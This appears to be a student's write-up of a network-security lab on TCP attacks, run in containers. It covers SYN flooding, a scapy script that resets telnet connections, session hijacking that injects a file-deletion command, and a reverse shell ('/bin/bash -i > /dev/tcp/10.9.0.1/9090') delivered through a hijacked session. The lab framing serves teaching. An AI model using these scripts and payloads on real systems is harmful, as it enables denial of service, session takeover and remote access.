
Task 1: SYN Flooding Attack

```
[10/03/25]seed@1006859:~/.../Labsetup$ dockps
48c688d23819  user1-10.9.0.6
464c940e215a  victim-10.9.0.5
bf627550df86  user2-10.9.0.7
a87fb8373738  seed-attacker
```

This lab will be running on the “br-bbd8bf32375e” interface. (from ifconfig)

Task 1.1: Launching the Attack Using Python

synflood.py is designed to flood the victim server (IP=10.9.0.5) with SYN packets from random sources.



The destination IP is set to be the victim server’s IP, 10.9.0.5.
The destination port is set to be port 23 as Telnet runs on that port. To prevent our user from connecting to the server via Telnet, we would have to SYN flood port 23.
In the while loop, the packet’s source IP, source port, and sequence number will be spoofed before sending to the victim server, achieving the SYN flood attack.

Initial Attack

I ran synflood.py on seed-attacker for a minute. Then, I tried to telnet into the victim machine (IP=10.9.0.5) from user1 machine (IP=10.9.0.6).
“telnet 10.9.0.5” – connects user1 to victim via Telnet after providing valid credentials.

```
seed@48c688d23819:/$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
464c940e215a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@464c940e215a:~$
```

As seen, we successfully telnet into the victim machine from user1 even though synflood.py was still running.

We know that there are multiple issues that contribute to the failure of the attack:

- TCP cache issue – TCP reserves one fourth of the backlog queue for “proven destination” if SYN cookies are disabled. We need to remove our cached TCP connection from 10.9.0.6 to 10.9.0.5 on the server, else user1 will not be affected by the SYN flooding attack.
- TCP retransmission issue – After sending the SYN+ACK packet, the victim will wait for the ACK packet. If it still does not receive it, it will retransmit the SYN+ACK packet a certain number of times before it removes the item from the half-open connection queue.
- Size of queue – The number of half-open connections that can be stored in the queue will affect the success rate of the attack.

TCP Cache Issue

To remove the effect of the cached TCP connection issue, we can run “ip tcp_metrics flush” on the victim machine.

```
root@464c940e215a:/# ip tcp_metrics show
10.9.0.6 age 21.116sec cwnd 10 rtt 115us rttvar 115us source 10.9.0.5
root@464c940e215a:/# ip tcp_metrics flush
root@464c940e215a:/# ip tcp_metrics show
root@464c940e215a:/#
```

The first “ip tcp_metrics show” shows that there is a cached TCP connection between the victim machine and user1. After running “ip tcp_metrics flush”, we can see that the cached TCP connection is then removed, allowing the SYN flooding attack to work again.
Hence, I will run “ip tcp_metrics flush” every time user1 telnets into the victim machine.

TCP Retransmission Issue

By default, the victim machine will retransmit 5 times before it removes the half-open connection. This can be verified with “sysctl net.ipv4.tcp_synack_retries”.
synflood.py needs to be fast enough to fight for the open slots, which can be done by running multiple instances of the attack program in parallel.

When running only 1 instance of synflood.py, I generally can telnet into the victim machine from user1 successfully, with occasional instances where I need to wait 2-3 seconds before telnet works.

Now, I tried to run 4 instances of synflood.py from seed-attacker.

After running them for a minute, I tried to telnet into the victim machine from user1. The gathered data would be the results of waiting for the Telnet connection for 1 minute.

There is indeed an improved success rate by running more instances of synflood.py.

After repeating the telnet process multiple times, the data suggests that about 80% of connections take at least 1 minute, including about 40%-50% of the total connections that faced timeout (as shown below). Meanwhile, there are occasional connections that take 10-30 seconds to connect.

```
seed@48c688d23819:/$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

I feel that 4 instances of synflood.py is enough to achieve a reasonable success rate of 80% if we aim to have a slow connection to the server. If we only consider success to be the user facing connection timeout, we may need to possibly run 6-7 instances of synflood.py to achieve a reasonable success rate of 80%.

Size of queue

We can use “sysctl net.ipv4.tcp_max_syn_backlog” to determine the current size of the queue. One fourth of the space would be reserved for “proven destinations”.

```
root@464c940e215a:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

So, our initial queue size is 128, and its actual capacity is 96.

To reduce the size of the half-open connection queue, we can set the size to 64, so its actual capacity would be 48.

```
root@464c940e215a:/# sysctl -w net.ipv4.tcp_max_syn_backlog=64
net.ipv4.tcp_max_syn_backlog = 64
```

Then, I conducted the SYN flooding attack with 1 instance of synflood.py. After trying for multiple attempts, I found out that the success rate of the SYN flood attack is about 80%, most of which led to connection timed out (as shown below), while there are occasional successful connections to the server from user1.

```
seed@48c688d23819:/$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Task 1.2: Launch the Attack Using C

I will restore the queue size to the original value, then run synflood.c on seed-attacker.
After running synflood for a minute, I tried to telnet into the victim server from user1. After multiple attempts, I found out that the success rate of the SYN flood attack using C is about 30%, leading user1 to connection timed out. The successful connections usually takes about 10-30 seconds.
This performance is much better compared to the Python program, which had little to no success in SYN flooding. This is the result of C being compiled into machine code, which is efficient and fast, compared to Python as it is interpreted and dynamically typed. As such, the C program will send SYN packets much faster than the Python program, mimicking the effect of having multiple Python programs running at the same time.

Task 1.3: Enable the SYN Cookie Countermeasure

After running multiple tests:

1. Standard synflood.py
2. 4 instances of synflood.py
3. Halved queue size of 64 instead of 128
4. Standard synflood (from synflood.c)

I noticed that all SYN flooding attacks failed as I was able to telnet into the victim machine from user1 instantly. As such, the SYN Cookie Countermeasure is successful in preventing SYN flooding attacks.

Task 2: TCP RST Attacks on telnet Connections

To conduct a successful TCP RST attack, we need to know the source IP/port, destination IP/port, and the sequence number within the receiver's windows.

tcp_rst.py is designed to run on seed-attacker, and will automatically send TCP RST packets to the server from the client IP to end the client's telnet connection immediately.

tcp_rst.py tcp_hijack.py

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    if (TCP in pkt) and (IP in pkt):
        if (pkt[TCP].flags == "A"):
            ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
            tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, flags="R", seq=pkt[TCP].seq)
            newpkt = ip/tcp

            print("Spoofed Packet:")
            print("Source IP:", newpkt[IP].src)
            print("Destination IP:", newpkt[IP].dst)
            print("\n")
            send(newpkt, verbose=0)

sniff(iface="br-bbd8bf32375e", filter="tcp and dst host 10.9.0.5 and dst port 23", prn=spoof_pkt)
```

I will first sniff out for TCP packets sent to the victim server on port 23 (default for Telnet). Then, I will ensure that users complete the 3-way handshake by checking for the ACK flag, then launch the TCP RST attack.
During the TCP RST attack, I will create a packet with the same source IP/port, destination IP/port and sequence number as the ACK packet, but I will change the flag to RST. Then, I will send the spoofed packet to the victim server and the telnet connection will end.

When user1 tries to type in their login credentials to the victim server, he will immediately be faced with "Connection closed by foreign host." as the telnet connection ended.


```
root@48c688d23819:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
464c940e215a login: Connection closed by foreign host.
```

Task 3: TCP Session Hijacking

Firstly, I created a text file, /home/seed/file.txt, on the victim server.

```
seed@464c940e215a:~$ cat file.txt
DONT DELETE THIS FILE
```

Then, I Telnet into the victim server from user1.



On the left, it shows the last packet captured by Wireshark from user1 to the victim server.

Now, let me create a packet to hijack the TCP session.
tcp_hijack.py is designed based on the captured Wireshark packet as shown above. We use the next sequence number, acknowledgement number, source IP/port, and destination IP/port.
Our payload is “rm /home/seed/file.txt\n”, which removes file.txt from the victim server.

tcp_rst.py tcp_hijack.py

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=35846, dport=23, flags="A", seq=2544086557, ack=1816162041)
data = "rm /home/seed/file.txt\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

The image below contains the information of the packet that we have sent to the victim server.

```
root@1006859:/volumes# tcp_hijack.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 35846           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 2544086557      (0)
ack        : IntField                          = 1816162041      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'rm /home/seed/file.txt\n' (b'')
```


After sending the packet, I realised that file.txt cannot be found on the victim server. The first line “cat file.txt” was performed before the TCP hijacking packet was sent. After it was sent, “ls” shows that file.txt cannot be found.

```
seed@464c940e215a:~$ cat file.txt
DONT DELETE THIS FILE
seed@464c940e215a:~$ ls
seed@464c940e215a:~$
```

I also noted that the Telnet session on user1 also broke after the TCP hijacking packet was sent.


Task 4: Creating Reverse Shell using TCP Session Hijacking

First, I Telnet into the victim server from user1.



The Wireshark shows the last packet captured from user1 to the victim server. I will be using the next sequence number, acknowledgement number, source IP/port, and destination IP/port.

rev.py is designed to send the malicious packet to the victim server with the parameters mentioned above.
“/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1” creates an interactive bash shell and redirects it to the TCP connection to 10.9.0.1, port 9090. All standard and error outputs will be redirected to that TCP connection.



Before sending the malicious packet, we need to set up a listener on our attacker machine using netcat on port 9090 – “nc -nlv 9090”

Below shows the malicious packet that was sent to the victim server.

```
root@1006859:/volumes# rev.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 35872           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 1702049921      (0)
ack        : IntField                          = 3176121085      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField  _                       = b'/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n' (b'')
```

After sending the malicious packet, we managed to set up a reverse shell on port 9090 of the attacker machine, as shown below. We can then run many commands on the victim server.

```
root@1006859:/volumes# nc -nlv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 56854
seed@464c940e215a:~$
```

Note that the Telnet session on user1 will break after the malicious packet is sent.